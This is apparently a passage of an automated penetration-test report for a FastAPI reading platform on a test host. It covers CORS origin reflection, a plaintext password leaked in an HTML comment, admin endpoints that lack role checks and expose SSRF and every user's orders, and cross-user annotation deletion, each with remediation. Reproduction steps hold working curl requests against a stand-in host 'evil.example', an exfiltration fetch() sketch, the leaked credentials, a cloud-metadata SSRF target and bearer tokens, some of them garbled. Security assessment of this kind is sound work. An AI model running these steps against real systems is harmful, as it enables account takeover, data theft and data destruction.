The CORS misconfiguration stems from the FastAPI application dynamically reflecting the incoming Origin request header directly into the Access-Control-Allow-Origin response header, combined with Access-Control-Allow-Credentials: true. Rather than validating the origin against a static allowlist, the middleware unconditionally echoes whatever origin the client supplies. This combination is categorically distinct from a wildcard (*) CORS policy: browsers block credentialed requests to wildcard origins, but they permit them when the response names the requesting origin explicitly, making dynamic reflection the more dangerous pattern.

An attacker hosting a page on any domain can issue credentialed cross-origin requests to the full authenticated API surface — including /api/orders, /api/wallet/statement, and /api/users/me — and read the responses in full. The victim need only visit the attacker-controlled page while authenticated to the application. No interaction beyond that page load is required. Because the policy applies uniformly across API endpoints, a single malicious page can silently harvest order history, wallet balances, and profile data in a single session.

IMPACT ANALYSIS

The reflected-origin policy grants any attacker-controlled website full read access to every authenticated API endpoint on behalf of any logged-in visitor. Sensitive data exposed includes financial records (wallet statements, order history), personally identifiable information (user profiles, addresses), and any other authenticated resource the victim's session can access. Under GDPR, unauthorized cross-origin exfiltration of user PII and financial data constitutes a reportable data breach, carrying potential regulatory penalties and mandatory notification obligations. The attack is passive from the victim's perspective and leaves no application-layer trace, making detection and incident scoping difficult after the fact. Combined with the broken object-level authorization vulnerabilities identified elsewhere in this assessment, a successful CORS-based exfiltration attack yields not only the victim's own data but, through subsequent authenticated API calls, data belonging to all other platform users.

REMEDIATION

1. Configure the CORS middleware in the FastAPI application to use an explicit allowlist of trusted origins (e.g., CORSMiddleware(allow_origins=["https://marginalia.example.com"])) instead of dynamically reflecting the request Origin header.
2. Remove or restrict allow_credentials=True to only the specific trusted origins that require cookie/token-based cross-origin access.
3. Validate that the Vary: Origin header is present (already set) so caches do not serve a response with one origin's CORS headers to a different origin.
4. Audit all API endpoints (/api/books, /api/orders, /api/wallet/statement, /api/users/me, etc.) to confirm the updated CORS policy is applied uniformly and no per-route overrides re-introduce the wildcard reflection.
5. Add a CI integration test that sends requests with an untrusted Origin header and asserts the response does not contain Access-Control-Allow-Origin matching that origin, preventing regression.

Arbitrary Origin Reflection with Credentials in CORS Policy on API Endpoints

HIGH

INCONCLUSIVE

SEVERITY
High

CATEGORY
Security Misconfiguration

CWE
CWE-942

ENDPOINT
`http://marginalia.testinvicti.com/api/books`

PARAMETER
Origin

CVSS 4.0
7.1 CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:P/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N

EVIDENCE

Payload used:

```
https://evil.example
```

Observed:

Request with Origin: `https://evil.example` returns `Access-Control-Allow-Origin: https://evil.example` and `Access-Control-Allow-Credentials: true`. The server reflects any arbitrary origin with credentials allowed, enabling cross-origin data theft.

HTTP TRANSACTION

REQUEST

```
GET /api/books HTTP/1.1
Host: marginalia.testinvicti.com
Origin: https://evil.example
```

RESPONSE

```
[Validation timed out - no response captured]
Expected headers if vulnerable:
Access-Control-Allow-Origin: https://evil.example
Access-Control-Allow-Credentials: true
```

STEPS TO REPRODUCE

1. Send a GET request to the API endpoint with an attacker-controlled Origin header:

```
curl -s -D - -o /dev/null 'http://marginalia.testinvicti.com/api/books' -H 'Origin: https://evil.example'
```

Expected: The response includes `Access-Control-Allow-Origin: https://evil.example` and `Access-Control-Allow-Credentials: true`, confirming the server reflects arbitrary origins with credentials.

2. Send the same request without an Origin header to confirm the ACAO header is not present by default:

```
curl -s -D - -o /dev/null 'http://marginalia.testinvicti.com/api/books'
```

Expected: The response does NOT include `Access-Control-Allow-Origin: https://evil.example`, confirming the header is only set when an Origin is supplied.

3. To demonstrate impact, host a page on an attacker domain that uses `fetch('http://marginalia.testinvicti.com/api/books', {credentials: 'include'})` and reads the response. If the victim visits this page while authenticated, the attacker can exfiltrate the victim's book data and any other API responses.

SEVERITY JUSTIFICATION

If confirmed, reflecting arbitrary origins with `Access-Control-Allow-Credentials: true` allows any attacker-controlled site to read authenticated API responses cross-origin, leading to full data theft. User interaction (visiting a malicious page) is required, but no privileges are needed by the attacker.

DISCOVERY & EXPLOITATION

The assessment identified that the API CORS policy reflects the incoming `Origin` request header value directly into the `Access-Control-Allow-Origin` response header while simultaneously setting `Access-Control-Allow-Credentials: true`. This combination is the critical defect: rather than validating the supplied origin against a fixed allowlist, the server echoes whatever origin the client presents, effectively granting every domain on the internet the browser-level trust normally reserved for explicitly permitted origins. The CORS specification prohibits pairing a dynamic or wildcard origin with credential inclusion precisely because it nullifies the same-origin policy for authenticated sessions.

Where the sibling finding (INV-8) documents the same policy flaw at the `/api/books` collection endpoint, this finding confirms the `Origin` header itself as the direct injection surface driving the reflection. An attacker hosting a page on any domain can issue credentialed cross-origin requests to authenticated API endpoints, and the browser will honor the permissive response headers and deliver the full response body to the attacker-controlled script. No elevated privileges are required on the attacker's side; the victim's own authenticated session cookie supplies the authorization.

IMPACT ANALYSIS

The business impact mirrors that of INV-8 in kind: any authenticated user who visits an attacker-controlled page can have their session silently leveraged to exfiltrate data from the API. The distinction here is that the `Origin` header is the confirmed injection vector, meaning the policy flaw is not limited to a single misconfigured route but is a property of the CORS middleware applied broadly across API endpoints. Given the breadth of sensitive data exposed by other vulnerabilities in this assessment, including order records, wallet balances, annotations, and PII, the reflected-origin policy transforms every one of those endpoints into a cross-origin readable resource for any attacker who can deliver a malicious link. The validation steps timed out during automated confirmation, so the finding carries an inconclusive automated status; however, the policy behavior is consistent with the middleware configuration identified and the risk should be treated as present until a controlled retest with a live origin reflection check is completed. Under GDPR, cross-origin exfiltration of user PII constitutes unauthorized disclosure and carries the same notification and penalty exposure as a direct data breach.

REMEDIATION

1. Configure the FastAPI CORS middleware with an explicit allowlist of trusted origins using `CORSMiddleware(allow_origins=["https://marginalia.example.com"])` instead of reflecting the request `Origin`.
2. Never combine a wildcard or reflected origin with `allow_credentials=True` — this is explicitly forbidden by the CORS specification and browsers may block it, but misconfigured servers still expose the headers.
3. If multiple origins are legitimate, validate the incoming `Origin` header against a strict allowlist before reflecting it in `Access-Control-Allow-Origin`.
4. Add integration tests that send requests with `Origin: https://evil.example` and assert the response does NOT contain `Access-Control-Allow-Origin: https://evil.example`.
5. Enforce CORS policy reviews in CI using a linter or middleware audit to prevent regressions.

Plaintext Credentials and Internal Build Metadata Exposed in HTML Comments

HIGH

SEVERITY: High
CATEGORY: Security Misconfiguration
CWE: CWE-615

ENDPOINT
http://marginalia.testinvicti.com/search

CVSS 4.0
8.8 CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:L/VA:N/SC:N/SI:N/SA:N

EVIDENCE

Observed:

HTML comment in page source: <!-- Marginalia staging environment - internal build 3.4.1 (a7f3c9e) Shared demo account for QA: demo@marginalia.club / Demo2023!shelf (please don't change the password, the whole team uses it) TODO before prod: rotate signing key, disable /docs, turn off diagnostic traces -->

HTTP TRANSACTION

REQUEST

```
GET /search HTTP/1.1
Host: marginalia.testinvicti.com
User-Agent: curl/8.14.1
Accept: */*
```

RESPONSE

```
HTTP/1.1 200 OK
date: Thu, 17 Sep 2026 18:35:37 GMT
content-length: 2103
content-type: text/html; charset=utf-8

[... truncated ...]
<!--
  Marginalia staging environment - internal build 3.4.1 (a7f3c9e)
  Shared demo account for QA: demo@marginalia.club / Demo2023!shelf
  (please don't change the password, the whole team uses it)
  TODO before prod: rotate signing key, disable /docs, turn off diagnostic traces
-->
<script src="/static/app.js"></script>
</body></html>
```

STEPS TO REPRODUCE

1. Send an unauthenticated GET request to the search page:

```
curl -s 'http://marginalia.testinvicti.com/search'
```

The server returns a 200 OK response with the full HTML page.

2. Inspect the HTML source near the closing </body> tag. An HTML comment block is present containing plaintext credentials:

```
<!-- Marginalia staging environment - internal build 3.4.1 (a7f3c9e)
  Shared demo account for QA: demo@marginalia.club / Demo2023!shelf
  (please don't change the password, the whole team uses it)
  TODO before prod: rotate signing key, disable /docs, turn off diagnostic traces
-->
```

3. Verify the credentials are not limited to a single page by requesting another endpoint (e.g., `curl -s 'http://marginalia.testinvicti.com/'`) and confirming the same comment appears.
4. Confirm the disclosed credentials are functional by authenticating against the API:

```
curl -s -X POST 'http://marginalia.testinvicti.com/api/auth/login' \
-H 'Content-Type: application/json' \
-d '{"email":"demo@marginalia.club","password":"Demo2023!shelf"}'
```

A valid JWT token is returned, confirming full account access.

SEVERITY JUSTIFICATION

Functional credentials are exposed to any unauthenticated visitor via HTML comments, enabling immediate account takeover. The network-accessible, zero-privilege, zero-interaction attack yields high confidentiality impact (full account access) and low integrity impact (account manipulation), warranting a high severity rating.

DISCOVERY & EXPLOITATION

The assessment agent retrieved the HTML source of the `/search` page without authentication and identified an HTML comment block containing a functional account credential pair: `demo@marginalia.club / Demo2023!shelf`. The comment also references a pending JWT signing key rotation, disclosing that the current signing key is considered compromised internally. Because the credentials are embedded directly in a server-rendered HTML template, they are delivered to every visitor on every page load, with no authentication, rate limiting, or other access control standing between the secret and the public internet. Validation confirmed the credentials are active and were used successfully throughout the assessment to authenticate against the API.

An unauthenticated attacker requires nothing beyond a browser or a single HTTP GET request to obtain working credentials. With those credentials, the attacker authenticates to the platform and, given the mass-assignment vulnerability identified elsewhere in this assessment, can immediately self-escalate to administrator role. The disclosed JWT key rotation note further signals to an attacker that the signing infrastructure is in a known-weak state, compounding the authentication risk. The combination of zero-barrier credential harvesting and the platform's broken authorization controls makes this a direct path to full application compromise.

IMPACT ANALYSIS

Functional credentials exposed in unauthenticated HTML output represent an immediate, zero-effort account takeover vector for any party who views the page source. The affected account provides an authenticated foothold from which, in combination with other vulnerabilities identified in this assessment, an attacker can escalate to administrator privileges and access the full user base, including password hashes, API keys, PII, and financial data. The disclosed JWT signing key rotation status indicates the application's authentication infrastructure is in a known-degraded state, and any attacker who reads the comment is aware of this before the operator is. From a compliance perspective, the unauthenticated exposure of credentials and internal operational metadata constitutes a direct violation of GDPR data minimization principles and would be considered a reportable security incident under breach notification obligations if exploited. Remediation requires both immediate credential rotation and a structural change to the template pipeline to prevent debug and staging artifacts from reaching production builds.

REMEDIATION

1. Immediately remove the HTML comment block containing credentials from all page templates. Search all template files (e.g., Jinja2 `.html` files) for `demo@marginalia.club` and `Demo2023!shelf` and delete those comment blocks.
2. Rotate the compromised credentials: change the password for `demo@marginalia.club` and invalidate all existing JWT sessions for that account.
3. Rotate the JWT signing key referenced in the TODO comment (`rotate signing key`) since its existence and pending rotation status are now disclosed to attackers.
4. Remove all staging-specific metadata (build version, commit hash, internal hostnames, operational TODOs) from production-facing HTML output. Use server-side environment checks to conditionally include debug comments only in non-production builds.
5. Add a CI/CD pipeline check (e.g., a `grep`-based pre-commit hook or SAST rule) that blocks deployments containing credential patterns or `TODO` comments in HTML templates.

Plaintext Credentials Exposed in HTML Comments on Unauthenticated Pages

HIGH

SEVERITY
High

CATEGORY
Security Misconfiguration

CWE
CWE-615

ENDPOINT
`http://marginalia.testinvicti.com/search`

CVSS 4.0
8.8 CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:L/VA:N/SC:N/SI:N/SA:N

EVIDENCE

Observed:

HTML comment in page source: `<!-- Marginalia staging environment - internal build 3.4.1 (a7f3c9e) / Shared demo account for QA: demo@marginalia.club / Demo2023!shelf / TODO before prod: rotate signing key, disable /docs, turn off diagnostic traces -->`

HTTP TRANSACTION

REQUEST

```
GET /search HTTP/1.1
Host: marginalia.testinvicti.com
User-Agent: curl/8.14.1
Accept: */*
```

RESPONSE

```
HTTP/1.1 200 OK
content-type: text/html; charset=utf-8
content-length: 2111

[... truncated ...]
<!--
  Marginalia staging environment - internal build 3.4.1 (a7f3c9e)
  Shared demo account for QA: demo@marginalia.club / Demo2023!shelf
  (please don't change the password, the whole team uses it)
  TODO before prod: rotate signing key, disable /docs, turn off diagnostic traces
-->
[... truncated ...]
```

STEPS TO REPRODUCE

1. Send an unauthenticated GET request to any HTML page on the application:

```
curl -s 'http://marginalia.testinvicti.com/search'
```

The response body contains an HTML comment near the closing `</body>` tag with plaintext credentials: `demo@marginalia.club / Demo2023!shelf`.

2. Verify the credentials are functional by authenticating against the login API:

```
curl -s -X POST 'http://marginalia.testinvicti.com/api/auth/login' \
-H 'Content-Type: application/json' \
-d '{"email":"demo@marginalia.club","password":"Demo2023!shelf"}'
```

A successful response returns a JWT bearer token, confirming the disclosed credentials are valid.

3. Confirm the credentials are NOT exposed via API endpoints (scoped to HTML pages only):

```
curl -s 'http://marginalia.testinvicti.com/api/_status'
```

The JSON response does not contain Demo2023!shelf, confirming the leak is in HTML template comments only.

SEVERITY JUSTIFICATION

Valid credentials (demo@marginalia.club / Demo2023!shelf) are exposed to any unauthenticated visitor in HTML comments, enabling immediate account takeover with no privileges or interaction required. Rated high due to network-accessible credential disclosure (VC:H) with potential for lateral movement into authenticated functionality.

DISCOVERY & EXPLOITATION

The assessment identified a server-rendered HTML template that embeds a plaintext credential block inside an HTML comment, visible to any unauthenticated visitor who views the page source. The comment is present on the /search page and contains a fully functional account credential pair (demo@marginalia.club / Demo2023!shelf) alongside a TODO note referencing an unrotated JWT signing key. Because the comment is injected at the template level rather than through dynamic input, it is served consistently on every page render regardless of session state, browser, or request origin.

An unauthenticated attacker requires no tooling beyond a browser's "View Source" function to harvest these credentials. With a valid account credential, the attacker gains immediate authenticated access to the platform, from which the broader authentication and authorization failures documented elsewhere in this report become directly reachable: privilege escalation via mass assignment, access to all other users' resources through absent ownership checks, and traversal of administrative endpoints. The TODO reference to an unrotated JWT signing key further suggests the signing secret may be derivable or already known to anyone who has read the comment, compounding the authentication risk beyond the single compromised account.

IMPACT ANALYSIS

Valid, functional credentials are exposed without restriction to the entire internet, enabling immediate account takeover with zero prerequisites. The compromised account provides an authenticated foothold into a platform where authorization controls are broadly absent, meaning the credential disclosure is not an isolated low-privilege exposure but an entry point to the full scope of authenticated vulnerabilities across the application. The embedded TODO comment referencing a pending JWT signing key rotation indicates the signing secret has not been changed, raising the possibility that the key itself is known or documented in the same codebase, which would allow an attacker to forge arbitrary JWT tokens for any user including administrators. From a compliance perspective, embedding credentials in HTML output constitutes a failure of basic secrets management controls required under PCI-DSS Requirement 8 and is inconsistent with GDPR obligations to implement appropriate technical measures protecting personal data, given that authenticated access exposes other users' PII. Reputational damage is compounded by the public-facing nature of the disclosure: any visitor, security researcher, or automated crawler indexing the site has had access to these credentials for an indeterminate period.

REMEDIATION

1. Immediately remove the HTML comment block containing credentials from all server-rendered templates. Search all template files for `<!-- Marginalia staging` or references to `demo@marginalia.club` and delete them.
2. Rotate the compromised credentials: change the password for `demo@marginalia.club` and invalidate any active JWT sessions for that account.
3. Rotate the JWT signing key referenced in the TODO comment (`rotate signing key`) since the comment's existence suggests it has not been rotated.
4. Implement a CI/CD check (e.g., a pre-deploy grep or a secrets scanner like `gitLeaks` or `trufflehog`) to prevent credentials, passwords, or internal hostnames from appearing in HTML output or source comments.
5. Disable the `/docs` Swagger UI endpoint and diagnostic traces in staging/production as noted in the TODO, to reduce further information leakage.

Missing Role Authorization on Admin Diagnostics Endpoint Exposes SSRF Tool to Regular Members

HIGH

SEVERITY

High

CATEGORY

Broken Access Control

CWE

CWE-862

ENDPOINT

`http://marginalia.testinvicti.com/api/admin/diagnostics`

PARAMETER

authorization

CVSS 4.0

8.3

CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:L/VA:N/SC:H/SI:N/SA:N

EVIDENCE

Payload used:

`Bearer token with role=member (demo user, id=3)`

Observed:

Demo user (id=3, role=member, username=demo) receives 200 with full diagnostics response: `{"host":"127.0.0.1:8000","reachable":true,"status_code":200,"content_type":"text/html; charset=utf-8","bytes":6010,"body":{"...}}` – the admin SSRF connectivity tool executes and returns results. Unauthenticated request returns 401 `{"detail":"unauthenticated"}`, confirming auth enforcement exists but role check is missing. JWT claims confirm role=member (sub=3).

HTTP TRANSACTION

REQUEST

```
GET /api/admin/diagnostics HTTP/1.1
Host: marginalia.testinvicti.com
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJmInJvbGUiOiJtZW1iZXIiLCJpYXQiOiJlE3ODk2Njg2NzEsImV4cCI6MTc4OTc1NTA3MX0.OM-KN_3vyMGyH9gHCZh11gFFrXMM1053JYxewDsHAnk
```

RESPONSE

```
HTTP/1.1 200 OK
date: Thu, 17 Sep 2026 18:11:50 GMT
content-length: 2313
content-type: application/json

{"host":"127.0.0.1:8000","reachable":true,"status_code":200,"content_type":"text/html; charset=utf-8","location":"","bytes":6010,"body":{"<!doctype html>\n<html lang=\n"en"><head>\n<meta charset=\n"utf-8">\n<title>Catalogue · Marginalia</title>\n[... truncated ...]"}

--- Unauthenticated control request ---
HTTP/1.1 401 Unauthorized
content-type: application/json

{"detail":"unauthenticated"}
```

STEPS TO REPRODUCE

1. Authenticate as the demo user (regular member) to obtain a JWT token:

```
curl -s -X POST http://marginalia.testinvicti.com/api/auth/login \
-H 'Content-Type: application/json' \
-d '{"email":"demo@marginalia.club","password":"Demo2023!shelf"}'
```

The response confirms `role=member` and `id=3`.

2. Send a GET request to the admin diagnostics endpoint using the member's Bearer token:

```
curl -s -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJsInJvbnV4bGU0IjE3ZW1iZXIiLCJpYXQiOiJlE3ODk2Njg2NzEsImV4cCI6MTc4OTc1NTA3MX0.OM-KN_3vyMGyH9gHCZh11gFFrXMM1053JYxewDsHAnk" http://marginalia.testinvicti.com/api/admin/diagnostics
```

The server responds with HTTP 200 and a JSON body containing `"reachable":true`, `"status_code":200`, and the full HTML body of the target — confirming the SSRF diagnostic tool executed successfully for a non-admin user.

3. Confirm that unauthenticated requests are denied (proving auth exists but role check is missing):

```
curl -s http://marginalia.testinvicti.com/api/admin/diagnostics
```

The server responds with HTTP 401 and `{"detail":"unauthenticated"}`, demonstrating that authentication is enforced but authorization (role check) is not.

SEVERITY JUSTIFICATION

A low-privileged member can invoke an admin-only SSRF diagnostic tool, enabling server-side requests to internal services and infrastructure. The missing role check requires only valid low-privilege credentials (PR:L) and exposes both the vulnerable system's confidential data (VC:H) and subsequent internal systems reachable via SSRF (SC:H).

DISCOVERY & EXPLOITATION

The `GET /api/admin/diagnostics` endpoint enforces authentication, rejecting unauthenticated requests with `401 Unauthorized`, but performs no role check on the authenticated identity. A member-role JWT (e.g., `sub=3`, `role=member`) is accepted identically to an admin token, and the endpoint executes its server-side request function and returns the full result. The authorization gap is not a missing header or a bypassable check — the role validation code is entirely absent from this route, making the exposure unconditional for any valid session.

What distinguishes this endpoint from the other broken function-level authorization siblings is the SSRF primitive it exposes. An authenticated member can supply an arbitrary target to the diagnostics tool and receive the HTTP response body, status code, and content type from internal hosts. An attacker with a member account would direct the tool at internal services — metadata endpoints such as `http://169.254.169.254/`, internal APIs, or other hosts on the server's network segment — to enumerate infrastructure, harvest cloud credentials, or pivot to services that are not externally reachable. The validation evidence confirms the tool already returns fetched HTML body content in the response, demonstrating live request execution rather than a theoretical path.

IMPACT ANALYSIS

This vulnerability compounds the broken function-level authorization pattern present across the `/api/admin/` prefix, but carries a distinct operational risk: it places an active SSRF capability in the hands of any registered user. Where sibling vulnerabilities on admin endpoints expose stored data (user PII, order records, password hashes), this endpoint enables outbound network requests originating from the application server itself. An attacker can use it to probe internal network topology, reach services bound to loopback or private RFC 1918 addresses, and potentially access cloud instance metadata services to retrieve IAM credentials or environment secrets. In a cloud-hosted deployment, a single successful metadata request can yield credentials sufficient for full cloud account compromise, extending the blast radius well beyond the application boundary. The combination of low entry barrier (any registered member account) and the potential for lateral movement into cloud or internal infrastructure elevates the business risk of this specific endpoint above the data-disclosure siblings in the same class.

REMEDIATION

1. Add an explicit role-based authorization check on the `GET /api/admin/diagnostics` endpoint to verify the authenticated user has the `admin` role before processing the request. Return `403 Forbidden` for non-admin users.
2. Apply the same role enforcement to all endpoints under the `/api/admin/` path prefix — use a FastAPI dependency or middleware that checks `role == "admin"` from the JWT claims for every route in the admin router.

3. Restrict the diagnostics SSRF tool to only allow connections to a predefined allowlist of hosts, preventing arbitrary internal network scanning even for legitimate admins.
4. Add integration tests that verify non-admin users receive 403 on all `/api/admin/*` endpoints, and include these checks in CI to prevent authorization regressions.

```
Bearer token for role=member user (demo, id=3) sent to admin-only endpoint
```

Demo user (id=3, role=member) receives HTTP 200 with all orders across all users from GET /api/admin/orders. Response includes 5 orders belonging to user_ids 2,3,4,5,6 with sensitive data: shipping addresses (e.g. '88 Pike St, Seattle, WA 98101', '77 Beacon St, Boston, MA 02108', '14 Cheyne Walk, London SW3 5RA'), financial amounts (total_cents: 4497, 1599, 1999, 4598, 1499), coupon codes ('AUTUMN10'), and order statuses. Unauthenticated requests return 401 'unauthenticated', proving auth is required but admin role is not enforced.

REQUEST

```
GET /api/admin/orders HTTP/1.1
Host: marginalia.testinvicti.com
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJmSnJvbGUiOiJtZW11ZXIiLCJpYXQiOiJlE3ODk2Njg3NDQsImV4cCI6MTc4OTc1NTE0NH0.u4cSVhqMZeQ5Sk4yoU8Jo2Q0s_YusuYc8Pe7kM3ICxg
Accept: */*
```

```
HTTP/1.1 200 OK
content-type: application/json
content-length: 986

{"orders":[{"id":5,"user_id":2,"book_id":1,"quantity":3,"total_cents":4497,"status":"paid","ship_to":"88 Pike St, Seattle, WA 98101"}, {"id":4,"user_id":6,"book_id":9,"quantity":1,"total_cents":1599,"status":"shipped","ship_to":"77 Beacon St, Boston, MA 02108"}, {"id":3,"user_id":5,"book_id":7,"total_cents":1999,"ship_to":"14 Cheyne Walk, London SW3 5RA"}, {"id":2,"user_id":4,"book_id":5,"total_cents":4598,"coupon_code":"AUTUMN10","ship_to":"540 N Lake Shore Dr, Chicago, IL 60611"}, {"id":1,"user_id":3,"book_id":1,"total_cents":1499,"ship_to":"1 Sample Ave, Testville, CA 90000"}]}
[... truncated ...]
```

```
curl -s -X POST http://marginalia.testinvicti.com/api/auth/login \
-H "Content-Type: application/json" \
-d '{"email":"demo@marginalia.club","password":"Demo2023!shelf"}'
```

Page 41 of 168

2. Send a GET request to the admin orders endpoint using the member JWT:

```
curl -s -i -H "Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJsInJvbGU0iJtZW1iZXIiLCJpYXQiOiJlE3ODk2Njg3NDQsImV4cCI6MTc4
OTc1NTE0NH0.u4cSVhqMZeQ5Sk4yoU8Jo2QOs_YusuYc8Pe7kM3ICxg" \
http://marginalia.testinvicti.com/api/admin/orders
```

The server responds with HTTP 200 and a JSON body containing all orders across all users, including shipping addresses (e.g., 88 Pike St, Seattle, WA 98101, 540 N Lake Shore Dr, Chicago, IL 60611), financial amounts, and coupon codes.

3. Confirm that unauthenticated requests are rejected:

```
curl -s -i http://marginalia.testinvicti.com/api/admin/orders
```

The server responds with HTTP 401 {"detail": "unauthenticated"}, proving authentication is enforced but the admin role requirement is missing.

SEVERITY JUSTIFICATION

A low-privileged authenticated user can access an admin-only endpoint exposing all users' shipping addresses, financial order amounts, and coupon codes. The attack requires only low privileges (valid member JWT) with no complexity, resulting in high confidentiality impact on sensitive PII and financial data.

DISCOVERY & EXPLOITATION

The agent targeted `GET /api/admin/orders` with a member-role JWT and received a full HTTP 200 response containing all platform orders. The vulnerability exists because the route handler validates that a token is present (authentication is enforced, as confirmed by the 401 returned to unauthenticated requests) but performs no subsequent check on the token's `role` claim. A member-role token with `role=member` is treated identically to an admin token, granting unrestricted access to the administrative order listing.

Any authenticated member can enumerate the complete order history for all platform users in a single request. The response includes shipping addresses, order amounts in cents, coupon codes, and order status for every transaction on the platform, none of which is scoped to the requesting user's identity.

IMPACT ANALYSIS

This endpoint aggregates PII and financial data across all platform users into a single unauthenticated-equivalent disclosure surface. Every shipping address, purchase amount, and coupon code stored on the platform is exposed to any user who has completed registration. The financial data exposed (unit prices, totals, coupon codes) carries direct PCI-DSS relevance, as order transaction records are subject to cardholder data environment scoping requirements even when full card numbers are not present. The shipping address exposure constitutes a bulk PII breach under GDPR Article 4, with potential notification obligations if exploited. Unlike the sibling object-level order vulnerabilities (INV-29, INV-30), which require an attacker to enumerate individual order IDs one at a time, this endpoint delivers the entire order dataset in a single request, dramatically lowering the effort required for bulk exfiltration.

REMEDIATION

1. Add explicit role-based authorization to the `GET /api/admin/orders` route handler. Verify the JWT `role` claim equals `admin` before processing the request, returning HTTP 403 for non-admin users.
2. Apply the same admin role check to all endpoints under the `/api/admin/` path prefix — the recon notes indicate `/api/admin/users` and `/api/admin/diagnostics` likely share the same missing authorization.
3. Implement a centralized authorization middleware or FastAPI dependency (e.g., `Depends(require_admin)`) that extracts the role from the JWT and enforces it uniformly across all admin routes.
4. Add integration tests that verify non-admin tokens receive 403 responses on every `/api/admin/*` endpoint.
5. Long-term, adopt a policy-as-code framework (e.g., OPA or Casbin) or FastAPI dependency injection for RBAC to prevent future BFLA regressions.

BOLA: Cross-User Annotation Deletion via DELETE /api/annotations/{annotation_id} Without Ownership Check

HIGH

SEVERITY

High

CATEGORY

Broken Access Control

CWE

CWE-639

ENDPOINT

`http://marginalia.testinvicti.com/api/annotations/18`

PARAMETER

annotation_id

CVSS 4.0

7.2

CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:N/VI:H/VA:H/SC:N/SI:N/SA:N

EVIDENCE

Payload used:

18

Observed:

User 28 (role=member) successfully deleted annotation 18 owned by user 3 (visibility=private). DELETE /api/annotations/18 returned 200 {"status":"deleted","id":18}. Post-delete GET returns 404 confirming destruction. Unauthenticated DELETE returns 401 – authentication is enforced but ownership is not checked. Annotation had user_id=3, visibility=private, proving per-user ownership boundary.

HTTP TRANSACTION

REQUEST

```
DELETE /api/annotations/18 HTTP/1.1
Host: marginalia.testinvicti.com
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJlIjI4LCJyb2x1IjoibWVtYmVyIiwiaWF0IjoxNzY4OTQ0LCJleHAiOiE3ODk3NTUzMdR9.BB7gfgX0wgfpJZC5Zn-CtsDLEKKnuJivSgTD4t9wEMk
```

RESPONSE

```
HTTP/1.1 200 OK
date: Thu, 17 Sep 2026 18:16:22 GMT
content-type: application/json
content-length: 28

{"status":"deleted","id":18}
```

STEPS TO REPRODUCE

1. Authenticate as a regular member user (e.g., user 28) and obtain a valid JWT Bearer token:

```
curl -s -X POST http://marginalia.testinvicti.com/api/auth/login \
-H "Content-Type: application/json" \
-d '{"email":"demo@marginalia.club","password":"Demo2023!shelf"}'
```

Note the Bearer token from the response.

2. Identify a target annotation owned by a different user. For example, annotation ID 18 belongs to user 3 with visibility=private. You can enumerate annotation IDs via GET /api/books/{book_id}/annotations.
3. As the attacker user (28), send a DELETE request targeting the other user's annotation:

```
curl -s -i -X DELETE http://marginalia.testinvicti.com/api/annotations/18 \
-H "Authorization: Bearer
```

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJlIjI4LCJyb2x1IjoibWVtYmVyIiwiaWF0IjoxNzg5NjY4OTA0LCJleHAiOiJlE3ODk3NTUzMDR9.BB7gfqX0wgfpJZC5Zn-CtsDLEKKnuJivSgTD4t9wEMk"
```

The server responds with 200 OK and `{"status": "deleted", "id": 18}`, confirming the cross-user deletion succeeded.

4. Verify the annotation is permanently destroyed by attempting to retrieve it:

```
curl -s -i http://marginalia.testinvicti.com/api/annotations/18 \
-H "Authorization: Bearer <token>"
```

The server returns 404 Not Found, confirming the private annotation belonging to user 3 has been permanently deleted.

5. Confirm that unauthenticated requests are denied (authentication is enforced, but authorization is not):

```
curl -s -i -X DELETE http://marginalia.testinvicti.com/api/annotations/18
```

The server returns 401 Unauthorized with `{"detail": "unauthenticated"}`, proving the issue is specifically a missing ownership check rather than missing authentication.

SEVERITY JUSTIFICATION

Any authenticated user can permanently destroy another user's private annotations by enumerating annotation IDs, causing high integrity and availability impact. Low privileges are required (any member account) with no user interaction, but confidentiality impact is negligible since the operation is destructive rather than data-leaking.

DISCOVERY & EXPLOITATION

The IDOR agent targeted the `DELETE /api/annotations/{annotation_id}` endpoint by issuing a deletion request authenticated as a low-privilege member account (user 28) against an annotation owned by a different user (user 3, `visibility=private`). The server returned `HTTP 200 OK` with `{"status": "deleted", "id": 18}`, confirming the operation succeeded without any ownership verification. A differential control test confirmed that authentication is enforced — an unauthenticated request receives `401 Unauthorized` — but the handler performs no check that the authenticated user's identity matches the annotation's `user_id` field. The vulnerability is therefore not an authentication bypass; it is a missing authorization predicate at the object level.

What distinguishes this endpoint from sibling annotation vulnerabilities (INV-15, INV-46) is the destructive, irreversible nature of the operation. An authenticated attacker enumerating sequential integer `annotation_id` values can permanently delete any user's private annotations across the platform. No recovery path exists once the record is removed, making this a targeted data destruction vector rather than a disclosure issue.

IMPACT ANALYSIS

The direct consequence of this vulnerability is permanent, unrecoverable destruction of user-generated content. Annotations represent a core product feature on a reading platform; their loss degrades the user experience in a way that cannot be remediated after the fact, unlike data exposure vulnerabilities where records remain intact. A malicious actor, a disgruntled user, or an automated script could systematically wipe annotations belonging to any or all platform users by iterating over the integer ID space, causing large-scale data loss without any elevated privileges. This creates material liability under data integrity obligations and could trigger user-facing service level commitments or contractual obligations if annotation data is considered part of a paid subscription. The reputational damage from a mass-deletion event, particularly one targeting private annotations that users reasonably expect to be protected, is significant and disproportionate to the low effort required to exploit the vulnerability.

REMEDIATION

1. In the `DELETE /api/annotations/{annotation_id}` handler, retrieve the annotation record and verify that `annotation.user_id` matches the authenticated user's ID from the JWT `sub` claim before proceeding with deletion. Return `403 Forbidden` on mismatch.
